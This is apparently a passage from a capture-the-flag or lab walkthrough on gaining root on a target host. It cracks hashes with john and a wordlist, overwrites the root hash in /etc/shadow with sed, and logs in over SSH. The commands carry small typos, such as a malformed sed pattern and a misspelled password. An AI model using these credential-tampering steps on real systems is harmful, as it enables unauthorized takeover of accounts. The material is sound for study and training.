
You would then crack it with john
john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
But this didnt work either, or was taking too long.
Lets try changing the password for the root user since
echo 'root:password123' | chpasswd
We get no chpasswd found error. Lets try this
passwd root

Well that didnt work either. Lets try writing directly to /etc/shadow
python3 -c "import crypt; print(crypt.crypt('password123', crypt.mksalt(crypt.METHOD_SHA512)))"
Now we take the hash from the output and paste into this command:
sed -i 's/^root:[^:]*/root:<paste_hash_here>/' /etc/shadow
So it becomes:
sed -i 's/^root [^:]*/root:$6$oiUV.vZBAji0SKiO$mdeF4WrN2\/KPfUwx7ck9b88662r0BbKLhnXeFIx1houFmXH9sZU4FEDGJBWhp\/OnxtRlUFvmE80KqlhBFi7B4\//' /etc/shadow
No errors so now we just ssh
ssh root@192.168.155.12
The password is now passsword123 and we log in successfully